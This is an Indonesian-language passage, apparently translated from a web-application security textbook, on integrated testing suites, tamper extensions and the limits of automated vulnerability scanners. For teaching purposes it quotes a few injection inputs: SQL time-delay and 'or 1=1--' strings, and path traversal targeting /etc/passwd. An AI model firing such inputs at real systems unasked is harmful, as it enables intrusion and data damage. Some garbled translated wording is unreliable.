Selain komponen alat inti mereka, suite pengujian terintegrasi menyediakan banyak fitur nilai tambah lainnya yang memenuhi kebutuhan khusus yang muncul saat Anda menyerang aplikasi web dan yang memungkinkan alat lain bekerja dalam situasi yang tidak biasa. Fitur-fitur berikut diimplementasikan oleh suite yang berbeda:

- Analisis struktur pesan HTTP, termasuk penguraian header dan parameter permintaan, dan membongkar format serialisasi umum (lihat Gambar 20-13)
- Rendering konten HTML dalam tanggapan seperti yang akan muncul di dalam browser
- Kemampuan untuk menampilkan dan mengedit pesan dalam bentuk teks dan heksadesimal
- Fungsi pencarian dalam semua permintaan dan tanggapan
- Pembaruan otomatis HTTP Konten-Panjang tajuk mengikuti pengeditan konten pesan secara manual
- Pembuat enkode dan dekoder bawaan untuk berbagai skema, memungkinkan analisis cepat data aplikasi dalam cookie dan parameter lainnya
- Fungsi untuk membandingkan dua respons dan menyoroti perbedaannya
- Fitur untuk penemuan konten otomatis dan analisis permukaan serangan
- Kemampuan untuk menyimpan ke disk sesi pengujian saat ini dan mengambil sesi yang disimpan
- Dukungan untuk proksi web upstream dan proksi SOCKS, memungkinkan Anda untuk menyatukan berbagai alat atau mengakses aplikasi melalui server proksi yang digunakan oleh organisasi atau ISP Anda
- Fitur untuk menangani sesi aplikasi, login, dan token permintaan, memungkinkan Anda untuk terus menggunakan teknik manual dan otomatis saat menghadapi mekanisme penanganan sesi yang tidak biasa atau sangat defensif
- Dukungan dalam alat untuk metode autentikasi HTTP, memungkinkan Anda untuk menggunakan semua fitur suite di lingkungan tempat fitur ini digunakan, seperti LAN perusahaan
- Dukungan untuk sertifikat SSL klien, memungkinkan Anda untuk menyerang aplikasi yang menggunakan ini
- Penanganan fitur HTTP yang lebih tidak jelas, seperti zip pengkodean konten, pengkodean transfer terpotong, dan status 100 tanggapan sementara
- Ekstensibilitas, memungkinkan fungsionalitas bawaan untuk dimodifikasi dan diperluas dengan cara sewenang-wenang oleh kode pihak ketiga
- Kemampuan untuk menjadwalkan tugas umum, seperti spidering dan pemindaian, memungkinkan Anda memulai hari kerja dengan tidur

- Konfigurasi opsi alat yang terus-menerus, memungkinkan penyiapan tertentu dilanjutkan pada eksekusi rangkaian berikutnya
- Platform di sistem



Gambar 20-13:Permintaan dan tanggapan dapat dianalisis ke dalam struktur dan parameter HTTP mereka

Alur Kerja Pengujian

Gambar 20-14 menunjukkan alur kerja tipikal untuk menggunakan suite pengujian terintegrasi. Langkah-langkah kunci yang terlibat dalam setiap elemen pengujian dijelaskan secara rinci di seluruh buku ini dan disusun dalam metodologi yang ditetapkan di Bab 21. Alur kerja yang dijelaskan di sini menunjukkan bagaimana berbagai komponen rangkaian pengujian sesuai dengan metodologi tersebut.


Dalam alur kerja ini, Anda mendorong keseluruhan proses pengujian menggunakan browser Anda. Saat Anda menelusuri aplikasi melalui proxy pencegat, suite mengkompilasi dua repositori kunci informasi:

- *Ituriwayat proksimerekam* setiap permintaan dan respons yang melewati proxy.
- *Itupeta situsmerekam* semua item yang ditemukan dalam tampilan pohon direktori dari target.

(Perhatikan bahwa dalam kedua kasus, filter tampilan default mungkin menyembunyikan dari tampilan beberapa item yang biasanya tidak menarik saat pengujian.)

Seperti yang dijelaskan di Bab 4, saat Anda menjelajahi aplikasi, rangkaian pengujian biasanya melakukan spidering pasif terhadap konten yang ditemukan. Ini memperbarui peta situs dengan semua permintaan melewati proxy. Itu juga menambahkan item yang dimiliki

telah diidentifikasi berdasarkan isi tanggapan melewati proxy (dengan mem-parsing tautan, formulir, skrip, dan sebagainya). Setelah Anda secara manual memetakan konten aplikasi yang terlihat menggunakan browser Anda, Anda juga dapat menggunakan fungsi Spider dan Penemuan Konten untuk secara aktif menyelidiki aplikasi untuk konten tambahan. Keluaran dari alat ini juga ditambahkan ke peta situs.



Gambar 20-14:Alur kerja tipikal untuk menggunakan suite pengujian terintegrasi

Saat Anda telah memetakan konten dan fungsionalitas aplikasi, Anda dapat menilai permukaan serangannya. Ini adalah kumpulan fungsionalitas dan permintaan yang memerlukan pemeriksaan lebih dekat dalam upaya untuk menemukan dan mengeksploitasi kerentanan.

Saat menguji kerentanan, Anda biasanya memilih item dari jendela intersepsi proxy, riwayat proxy, atau peta situs, dan mengirimkannya ke alat lain di dalam suite untuk melakukan tugas tertentu. Seperti yang telah kami jelaskan, Anda dapat menggunakan alat fuzzing untuk menyelidiki kerentanan berbasis input dan mengirimkan serangan lain seperti memanen informasi sensitif. Anda dapat menggunakan pemindai kerentanan untuk secara otomatis memeriksa kerentanan umum, menggunakan pasif dan

teknik aktif. Anda dapat menggunakan alat penganalisis token untuk menguji properti pengacakan cookie sesi dan token lainnya. Dan Anda dapat menggunakan pengulang permintaan untuk mengubah dan menerbitkan kembali permintaan individu berulang kali untuk menyelidiki kerentanan atau mengeksploitasi bug yang telah Anda temukan. Seringkali Anda akan mengoper item individual bolak-balik di antara alat yang berbeda ini. Misalkan, Anda dapat memilih item yang menarik dari serangan fuzzing, atau masalah yang dilaporkan oleh pemindai kerentanan, dan meneruskannya ke pengulang permintaan untuk memverifikasi kerentanan atau memperbaiki eksplot.

Untuk berbagai jenis kerentanan, Anda biasanya perlu kembali ke browser untuk menyelidiki masalah lebih lanjut, mengonfirmasi apakah kerentanan yang tampak itu asli, atau menguji eksplot yang berfungsi. Misalkan, setelah menemukan cacat skrip lintas situs menggunakan pemindai kerentanan atau pengulang permintaan, Anda dapat menempelkan kembali URL yang dihasilkan ke browser Anda untuk mengonfirmasi bahwa eksplot proof-of-concept Anda dijalankan. Saat menguji kemungkinan bug kontrol akses, Anda dapat melihat hasil permintaan tertentu di sesi browser Anda saat ini untuk mengonfirmasi hasilnya dalam konteks pengguna tertentu. Jika Anda menemukan cacat injeksi SQL yang dapat digunakan untuk mengekstrak informasi dalam jumlah besar, Anda dapat kembali ke browser sebagai lokasi yang paling berguna untuk menampilkan hasilnya.

Anda tidak boleh menganggap alur kerja yang dijelaskan di sini sebagai cara apa pun yang kaku atau membatasi. Dalam banyak situasi, Anda dapat menguji bug dengan memasukkan input tak terduga langsung ke browser Anda atau ke jendela intersepsi proxy. Beberapa bug mungkin langsung terlihat dalam permintaan dan tanggapan tanpa perlu melibatkan alat yang lebih berfokus pada serangan. Anda dapat membawa alat lain untuk tujuan tertentu. Anda juga dapat menggabungkan komponen rangkaian pengujian dengan cara inovatif yang tidak dijelaskan di sini dan bahkan mungkin tidak dibayangkan oleh pembuat alat. Suite pengujian terintegrasi adalah kreasi yang sangat kuat, dengan banyak fitur yang saling terkait. Semakin kreatif Anda saat menggunakannya, semakin besar kemungkinan Anda menemukan kerentanan yang paling tidak jelas!

Alternatif untuk Intercepting Proxy

Satu item yang harus selalu tersedia di perangkat Anda adalah alternatif untuk alat berbasis proxy biasa untuk situasi langka di mana alat tersebut tidak dapat digunakan. Situasi seperti ini biasanya muncul saat Anda perlu menggunakan beberapa metode autentikasi tidak standar untuk mengakses aplikasi, baik secara langsung atau melalui proxy perusahaan, atau saat aplikasi menggunakan sertifikat SSL atau ekstensi browser klien yang tidak biasa. Dalam kasus ini, karena proxy pencegat mengganggu koneksi HTTP antara klien dan server, Anda mungkin menemukan bahwa alat mencegah Anda menggunakan beberapa atau semua fungsionalitas aplikasi.

Pendekatan alternatif standar dalam situasi ini adalah menggunakan alat dalam browser untuk memantau dan memanipulasi permintaan HTTP yang dibuat oleh browser Anda. Tetapi berlaku bahwa segala sesuatu yang terjadi pada klien, dan semua data yang dikirimkan ke server, pada prinsipnya berada di bawah kendali penuh Anda. Jika Anda menginginkannya, Anda dapat membuat browser Anda sendiri yang sepenuhnya disesuaikan untuk melakukan tugas apa pun yang Anda inginkan

diperlukan. Yang dilakukan ekstensi peramban ini adalah menyediakan cara cepat dan mudah untuk melengkapi fungsionalitas peramban standar tanpa mengganggu komunikasi lapisan jaringan antara peramban dan server. Oleh karena itu, pendekatan ini memungkinkan Anda untuk mengirimkan permintaan sewenang-wenang ke aplikasi sambil mengizinkan browser untuk menggunakan cara normal untuk berkomunikasi dengan aplikasi yang bermasalah.


Banyak ekstensi tersedia untuk Internet Explorer dan Firefox yang menerapkan fungsi yang sangat mirip. Kami akan mengilustrasikan satu contoh dari masing-masing. Kami menyarankan Anda bereksperimen dengan berbagai opsi untuk menemukan yang paling cocok untuk Anda.

Anda harus mencatat bahwa fungsionalitas ekstensi browser yang ada sangat terbatas dibandingkan dengan rangkaian alat utama. Mereka tidak melakukan spidering, fuzzing, atau pemindaian kerentanan, dan Anda dibatasi untuk bekerja sepenuhnya secara manual. Namun demikian, dalam situasi di mana Anda terpaksa menggunakanannya, mereka akan memungkinkan Anda untuk melakukan serangan komprehensif pada target Anda yang tidak mungkin hanya menggunakan browser standar.

Tamper Data

Tamper Data, ditunjukkan pada Gambar 20-15, merupakan ekstensi dari browser Firefox. Kapan pun Anda meminta data dan memodifikasi.


Dia
ew



Gambar 20-15:Tamper Data memungkinkan Anda mengubah detail permintaan HTTP di dalam Firefox

TamperIE

TamperIE, ditunjukkan pada Gambar 20-16, pada dasarnya mengimplementasikan fungsionalitas yang sama di dalam browser Internet Explorer seperti yang dilakukan Tamper Data di Firefox.



Gambar 20-16:TamperIE memungkinkan Anda mengubah detail permintaan HTTP dalam Internet Explorer

Pemindai Kerentanan Mandiri

Ada sejumlah alat yang berbeda untuk melakukan pemindaian kerentanan aplikasi web yang sepenuhnya otomatis. Pemindai ini memiliki keuntungan karena dapat menguji fungsionalitas dalam jumlah besar dalam waktu yang relatif singkat. Dalam aplikasi tipikal, mereka sering dapat mengidentifikasi berbagai kerentanan penting.

Pemindai kerentanan aplikasi web mandiri mengotomatiskan beberapa teknik yang telah kami jelaskan dalam buku ini, termasuk penjelajahan aplikasi, penemuan konten default dan umum, dan menyelidiki kerentanan umum. Setelah memetakan konten aplikasi, pemindai bekerja melalui fungsinya, mengirimkan serangkaian string uji dalam setiap parameter dari setiap permintaan, dan menganalisis respons aplikasi untuk tanda kerentanan umum. Pemindai menghasilkan laporan yang menjelaskan setiap kerentanan yang ditemukannya. Laporan ini biasanya menyertakan permintaan dan respons khusus yang digunakan aplikasi untuk mendiagnosis setiap kerentanan yang dilaporkan, memungkinkan pengguna yang berpengetahuan luas untuk menyelidiki dan mengonfirmasi keberadaan bug secara manual.

Persyaratan utama saat Anda memutuskan apakah dan kapan akan menggunakan pemindai kerentanan adalah memahami kekuatan dan kelemahan bawaan dari jenis alat ini dan tantangan yang perlu ditangani selama pengembangannya. Pertimbangan ini juga memengaruhi cara Anda dapat menggunakan pemindai otomatis secara efektif dan cara menginterpretasikan serta mengandalkan hasilnya.

Kerentanan Terdeteksi oleh Pemindai

Beberapa kategori kerentanan umum dapat dideteksi oleh pemindai dengan tingkat keandalan tertentu. Ini adalah kerentanan dengan tanda tangan yang cukup standar. Dalam beberapa kasus, tanda tangan ada dalam permintaan dan respons normal aplikasi. Dalam kasus lain, pemindai mengirimkan permintaan buatan yang dirancang untuk memicu tanda tangan jika terdapat kerentanan. Jika tanda tangan muncul dalam respons aplikasi terhadap permintaan, pemindai menyimpulkan bahwa ada kerentanan.

Berikut adalah beberapa contoh kerentanan yang dapat dideteksi dengan cara ini:

- Kerentanan skrip lintas situs yang direfleksikan muncul saat input yang diberikan pengguna digunakan dalam respons aplikasi tanpa sanitasi yang sesuai. Pemindai otomatis biasanya mengirim string pengujian yang berisi markup HTML dan mencari respons untuk string ini, memungkinkannya mendeteksi banyak kekurangan ini.
- Beberapa kerentanan injeksi SQL dapat dideteksi melalui tanda tangan. Misalnya, mengirimkan tanda kutip tunggal dapat mengakibatkan pesan kesalahan ODBC, atau mengirimkan string ';tunggu delay '0:0:30'--dapat mengakibatkan keterlambatan waktu.
- Beberapa kerentanan traversal jalur dapat dideteksi dengan mengirimkan urutan traversal yang menargetkan file yang dikenal seperti `win.ini` atau `/etc/passwd` dan mencari respon atas kemunculan file ini.
- Beberapa kerentanan injeksi perintah dapat dideteksi dengan menyuntikkan perintah yang menyebabkan penundaan waktu atau menggemarkan string tertentu ke dalam respons aplikasi.
- Daftar direktori langsung dapat diidentifikasi dengan meminta jalur direktori dan mencari respons yang berisi teks yang terlihat seperti daftar direktori.
- Kerentanan seperti pengiriman kata sandi teks-jelas, cookie dengan cakupan bebas, dan formulir dengan pelengkapan otomatis diaktifkan dapat dideteksi secara andal dengan meninjau permintaan normal dan respons yang dibuat aplikasi.
- Item yang tidak ditautkan dari konten utama yang diterbitkan, seperti file cadangan dan file sumber, seringkali dapat ditemukan dengan meminta setiap sumber daya yang disebutkan dengan ekstensi file yang berbeda.

Dalam banyak kasus ini, beberapa contoh dari kategori kerentanan yang sama tidak dapat dideteksi secara andal menggunakan string dan tanda tangan serangan standar. Misalnya, dengan banyak kerentanan berbasis input, aplikasi mengimplementasikan beberapa validasi input dasar yang dapat dilakukan menggunakan input buatan. String serangan yang biasa dapat diblokir atau dibersihkan; namun, penyerang yang terampil dapat menyelidiki validasi input di tempat dan menemukan jalan pintas ke sana. Dalam kasus lain,

kerentanan dapat dipicu oleh string standar tetapi mungkin tidak menghasilkan tanda tangan yang diharapkan. Misalnya, banyak serangan injeksi SQL tidak menghasilkan data atau pesan kesalahan apa pun yang dikembalikan ke pengguna, dan kerentanan traversal jalur mungkin tidak mengakibatkan konten file yang ditargetkan dikembalikan secara langsung dalam respons aplikasi. Dalam beberapa kasus ini, pemindai yang canggih mungkin masih dapat mengidentifikasi kerentanan, atau setidaknya mencatat beberapa perilaku anomali untuk penyelidikan manual, tetapi hal ini tidak dapat dilakukan di semua kasus.

Selain itu, beberapa kategori penting dari kerentanan tidak memiliki tanda tangan standar dan tidak dapat diperiksa untuk menggunakan rangkaian serangan standar. Secara umum, pemindai otomatis tidak efektif dalam menemukan cacat semacam ini. Berikut adalah beberapa contoh kerentanan yang tidak dapat dideteksi oleh pemindai dengan andal:

- Kontrol akses rusak, yang memungkinkan pengguna untuk mengakses data pengguna lain, atau pengguna dengan hak istimewa rendah untuk mengakses fungsi administratif. Pemindai tidak memahami persyaratan kontrol akses yang relevan dengan aplikasi, juga tidak dapat menilai pentingnya berbagai fungsi dan data yang ditemukannya menggunakan akun pengguna tertentu.
- Serangan yang melibatkan pengubahan nilai parameter dengan cara yang memiliki makna dalam aplikasi — misalnya, bidang tersembunyi yang menunjukkan harga barang yang dibeli atau status pesanan. Pemindai tidak memahami arti yang dimiliki parameter apa pun dalam fungsionalitas aplikasi.
- Kelemahan logika lainnya, seperti mengalahkan batas transaksi menggunakan nilai negatif, atau melewati tahap proses pemulihan akun dengan menghilangkan parameter permintaan kunci.
- Kerentanan dalam desain fungsionalitas aplikasi, seperti aturan kualitas kata sandi yang lemah, kemampuan untuk menghitung nama pengguna dari pesan kegagalan masuk, dan petunjuk kata sandi yang terlupakan dengan mudah.
- Serangan pembajakan sesi di mana urutan dapat dideteksi dalam token sesi aplikasi, memungkinkan penyerang untuk menyamar sebagai pengguna lain. Bahkan jika pemindai dapat mengenali bahwa parameter tertentu memiliki nilai yang dapat diprediksi di seluruh proses masuk yang berurutan, pemindai tidak akan memahami pentingnya konten berbeda yang dihasilkan dari pengubahan parameter tersebut.
- Kebocoran informasi sensitif seperti daftar nama pengguna dan log yang berisi token sesi.

Beberapa pemindai kerentanan mencoba memeriksa beberapa kerentanan ini. Misalnya, beberapa pemindai mencoba menemukan bug kontrol akses dengan masuk ke aplikasi dalam dua konteks pengguna yang berbeda dan mencoba mengidentifikasi data dan fungsi yang dapat diakses oleh satu pengguna tanpa otorisasi yang tepat. Dalam pengalaman penulis, pemeriksaan seperti ini biasanya menghasilkan sejumlah besar hasil positif palsu dan negatif palsu.

Dalam dua daftar kerentanan sebelumnya, setiap daftar berisi cacat yang dapat diklasifikasikan sebagai buah yang menggantung rendah — yang dapat dengan mudah dideteksi dan dieksloitasi oleh penyerang dengan keterampilan sederhana. Oleh karena itu, meskipun pemindai otomatis akan sering mendeteksi proporsi yang layak dari buah yang tergantung rendah dalam suatu aplikasi, biasanya juga akan melewatkannya sejumlah besar masalah ini — termasuk beberapa buah yang tergantung rendah yang akan dideteksi oleh serangan manual! Mendapatkan tagihan kesehatan yang bersih dari pemindai otomatis tidak pernah memberikan jaminan yang kuat bahwa aplikasi tersebut tidak mengandung beberapa kerentanan serius yang dapat dengan mudah ditemukan dan dieksloitasi.

Juga adil untuk mengatakan bahwa dalam aplikasi yang lebih kritis terhadap keamanan yang ada saat ini, yang telah mengalami persyaratan dan pengujian keamanan yang lebih ketat, kerentanan yang tersisa cenderung muncul di daftar kedua, bukan yang pertama.

Keterbatasan Inheren Pemindai

Pemindai kerentanan terbaik di pasar dirancang dan diimplementasikan oleh para ahli yang telah memberikan pemikiran serius tentang kemungkinan cara di mana semua jenis kerentanan aplikasi web dapat dideteksi. Bukan kebetulan bahwa pemindai yang dihasilkan tetap tidak dapat mendeteksi banyak kategori kerentanan dengan andal. Pendekatan yang sepenuhnya otomatis untuk pengujian aplikasi web menghadirkan berbagai hambatan yang melekat. Hambatan ini hanya dapat diatasi secara efektif oleh sistem dengan mesin kecerdasan buatan yang lengkap, jauh melampaui kemampuan pemindai saat ini.

Setiap Aplikasi Web Berbeda

Aplikasi web sangat berbeda dari domain jaringan dan infrastruktur, di mana instalasi tipikal menggunakan produk siap pakai dalam konfigurasi yang kurang lebih standar. Dalam kasus infrastruktur jaringan, pada prinsipnya dimungkinkan untuk membangun terlebih dahulu database dari semua target yang mungkin dan membuat alat untuk menyelidiki setiap cacat yang terkait. Hal ini tidak mungkin dilakukan dengan aplikasi web yang disesuaikan, jadi pemindai yang efektif pasti mengharapkan hal yang tidak terduga.

Pemindai Beroperasi pada Sintaks

Komputer dapat dengan mudah menganalisis konten sintaksis dari respons aplikasi dan dapat mengenali pesan kesalahan umum, kode status HTTP, dan data yang disediakan pengguna yang disalin ke halaman web. Namun, pemindai saat ini tidak dapat memahami makna semantik dari konten ini, juga tidak dapat membuat penilaian normatif berdasarkan makna ini. Misalnya, dalam fungsi yang memperbarui keranjang belanja, pemindai hanya melihat banyak parameter

disampaikan. Ia tidak tahu bahwa salah satu dari parameter ini menandakan kuantitas dan parameter lainnya menandakan harga. Selain itu, ia tidak mengetahui bahwa kemampuan untuk mengubah jumlah pesanan tidak penting, sedangkan kemampuan untuk mengubah harganya merupakan kelemahan keamanan.

Pemindai Jangan Berimprovisasi

Banyak aplikasi web menggunakan mekanisme yang tidak standar untuk menangani sesi dan navigasi dan untuk mengirimkan dan menangani data, seperti dalam struktur string kueri, cookie, atau parameter lainnya. Seorang manusia dapat dengan cepat menyadari dan mendekonstruksi mekanisme yang tidak biasa, tetapi komputer akan terus mengikuti aturan standar yang telah diberikan. Selain itu, banyak serangan terhadap aplikasi web memerlukan beberapa improvisasi, seperti menghindari filter input yang efektif sebagian atau mengeksplorasi beberapa aspek berbeda dari perilaku aplikasi yang secara kolektif membiarkannya terbuka untuk diserang. Pemindai biasanya melewatkannya jenis serangan ini.

Pemindai Tidak Intuitif

Komputer tidak memiliki intuisi tentang cara terbaik untuk melanjutkan. Pendekatan pemindai hari ini sebagian besar mencoba setiap serangan terhadap setiap fungsi. Ini memberlakukan batasan praktis pada variasi pemeriksaan yang dapat dilakukan dan cara menggabungkannya. Pendekatan ini mengabaikan kerentanan dalam banyak kasus:

- Beberapa serangan melibatkan pengiriman masukan yang dibuat pada satu atau beberapa langkah dari proses multitahap dan menelusuri sisa proses untuk mengamati hasilnya.
- Beberapa serangan melibatkan perubahan urutan langkah-langkah di mana aplikasi mengharapkan suatu proses untuk dilakukan.
- Beberapa serangan melibatkan perubahan nilai beberapa parameter dengan cara yang dibuat. Misalnya, serangan XSS mungkin memerlukan nilai tertentu untuk ditempatkan ke dalam satu parameter untuk menyebabkan pesan kesalahan, dan muatan XSS ditempatkan ke parameter lain, yang disalin ke dalam pesan kesalahan.

Karena kendala praktis yang dikenakan pada pendekatan kasar pemindai untuk deteksi kerentanan, mereka tidak dapat bekerja melalui setiap permutasi string serangan dalam parameter yang berbeda, atau setiap permutasi langkah fungsional. Tentu saja, tidak ada manusia yang bisa melakukan ini secara praktis. Namun, manusia sering kali mengetahui di mana bug berada, di mana pengembang membuat asumsi, dan di mana ada sesuatu yang tidak "terlihat benar". Oleh karena itu, seorang penguji manusia akan memilih sebagian kecil dari total kemungkinan serangan untuk penyelidikan yang sebenarnya dan dengan demikian akan sering berhasil.

Tantangan Teknis yang Dihadapi Pemindai

Hambatan otomatisasi yang dijelaskan sebelumnya menyebabkan sejumlah tantangan teknis khusus yang harus diatasi dalam pembuatan pemindai kerentanan yang efektif. Tantangan ini tidak hanya memengaruhi kemampuan pemindai untuk mendeteksi jenis kerentanan tertentu, seperti yang telah dijelaskan, tetapi juga kemampuannya untuk melakukan tugas inti dalam memetakan konten aplikasi dan memeriksa cacat.

Beberapa dari tantangan ini bukannya tidak dapat diatasi, dan pemindai hari ini telah menemukan cara untuk mengatasinya sebagian. Namun, pemindaian bukanlah ilmu yang sempurna, dan keefektifan teknik pemindaian modern sangat bervariasi dari satu aplikasi ke aplikasi lainnya.

Otentikasi dan Penanganan Sesi

Pemindai harus dapat bekerja dengan mekanisme autentikasi dan penanganan sesi yang digunakan oleh berbagai aplikasi. Seringkali, sebagian besar fungsionalitas aplikasi hanya dapat diakses menggunakan sesi yang diautentikasi, dan pemindai yang gagal beroperasi menggunakan sesi tersebut akan kehilangan banyak kekurangan yang dapat dideteksi.

Pada pemindai saat ini, bagian autentikasi dari masalah ini diatasi dengan mengizinkan pengguna pemindai menyediakan skrip login atau menjalankan proses autentikasi menggunakan browser bawaan, memungkinkan pemindai untuk mengamati langkah-langkah spesifik yang terlibat dalam mendapatkan sesi yang diautentikasi.

Bagian penanganan sesi dari tantangan kurang mudah untuk diatasi dan terdiri dari dua masalah berikut:

- Pemindai harus dapat berinteraksi dengan mekanisme penanganan sesi apa pun yang digunakan aplikasi. Ini mungkin melibatkan pengiriman token sesi di cookie, di bidang formulir tersembunyi, atau di dalam string kueri URL. Token mungkin statis sepanjang sesi atau dapat berubah berdasarkan permintaan, atau aplikasi dapat menggunakan mekanisme kustom yang berbeda.
- Pemindai harus dapat mendeteksi kapan sesinya tidak lagi valid sehingga dapat kembali ke tahap autentikasi untuk mendapatkan yang baru. Ini dapat terjadi karena berbagai alasan. Mungkin pemindai telah meminta fungsi logout, atau aplikasi telah menghentikan sesi karena pemindai telah melakukan navigasi yang tidak normal atau memasukkan input yang tidak valid. Pemindai harus mendeteksi hal ini selama latihan pemetaan awal dan selama pemeriksaan berikutnya untuk kerentanan. Aplikasi yang berbeda berperilaku dengan cara yang sangat berbeda ketika sesi menjadi tidak valid. Untuk pemindai yang hanya menganalisis konten sintaksis dari respons aplikasi, ini mungkin merupakan tantangan yang sulit untuk dipenuhi secara umum, terutama jika mekanisme penanganan sesi yang tidak standar digunakan.

Cukup adil untuk mengatakan bahwa beberapa pemindai saat ini melakukan pekerjaan yang wajar untuk bekerja dengan sebagian besar mekanisme otentifikasi dan penanganan sesi yang sedang digunakan. Namun, masih banyak kasus di mana pemindai kesulitan. Akibatnya, mereka mungkin gagal merayapi atau memindai bagian penting dari permukaan serangan aplikasi dengan benar. Karena cara yang sepenuhnya otomatis di mana pemindai mandiri beroperasi, kegagalan ini biasanya tidak terlihat oleh pengguna.

Efek Berbahaya

Di banyak aplikasi, menjalankan pemindaian otomatis tak terbatas tanpa panduan pengguna apa pun mungkin cukup berbahaya bagi aplikasi dan data di dalamnya. Misalnya, pemindai mungkin menemukan halaman administrasi yang berisi fungsi untuk mengatur ulang kata sandi pengguna, menghapus akun, dan sebagainya. Jika pemindai secara membabi buta meminta setiap fungsi, ini dapat mengakibatkan akses ditolak untuk semua pengguna aplikasi. Demikian pula, pemindai dapat menemukan kerentanan yang dapat dieksloitasi untuk secara serius merusak data yang disimpan dalam aplikasi. Misalnya, dalam beberapa kerentanan injeksi SQL, mengirimkan string serangan SQL standar seperti atau `1=1--` menyebabkan operasi tak terduga dilakukan pada data aplikasi. Seorang manusia yang memahami tujuan dari fungsi tertentu dapat melanjutkan dengan hati-hati karena alasan ini, tetapi pemindai otomatis tidak memiliki pemahaman ini.

Fungsi Individualisasi

Ada banyak situasi di mana analisis sintaksis murni dari suatu aplikasi gagal untuk mengidentifikasi dengan benar set intinya dari fungsi individu:

- Beberapa aplikasi berisi konten dalam jumlah besar yang mewujudkan rangkaian fungsionalitas inti yang sama. Misalnya, aplikasi seperti eBay, MySpace, dan Amazon berisi jutaan halaman aplikasi yang berbeda dengan URL dan konten yang berbeda, namun ini sesuai dengan sejumlah kecil fungsi aplikasi yang sebenarnya.
- Beberapa aplikasi mungkin tidak memiliki batasan yang terbatas ketika dianalisis dari perspektif sintaksis murni. Misalnya, aplikasi kalender memungkinkan pengguna menavigasi ke tanggal mana pun. Demikian pula, beberapa aplikasi dengan jumlah konten yang terbatas menggunakan URL yang mudah menguap atau parameter permintaan untuk mengakses konten yang sama pada kesempatan yang berbeda, membuat pemindai melanjutkan pemetaan tanpa batas.
- Tindakan pemindai sendiri dapat menyebabkan munculnya konten yang tampaknya baru. Misalnya, mengirimkan formulir dapat menyebabkan link baru muncul di antarmuka aplikasi, dan mengakses link dapat mengambil formulir lebih lanjut yang memiliki perilaku yang sama.

Dalam salah satu situasi ini, penyerang manusia dapat dengan cepat "melihat" konten sintaksis aplikasi dan mengidentifikasi kumpulan inti dari fungsi aktual yang perlu diuji. Untuk pemindai otomatis tanpa pemahaman semantik, ini jauh lebih sulit dilakukan.

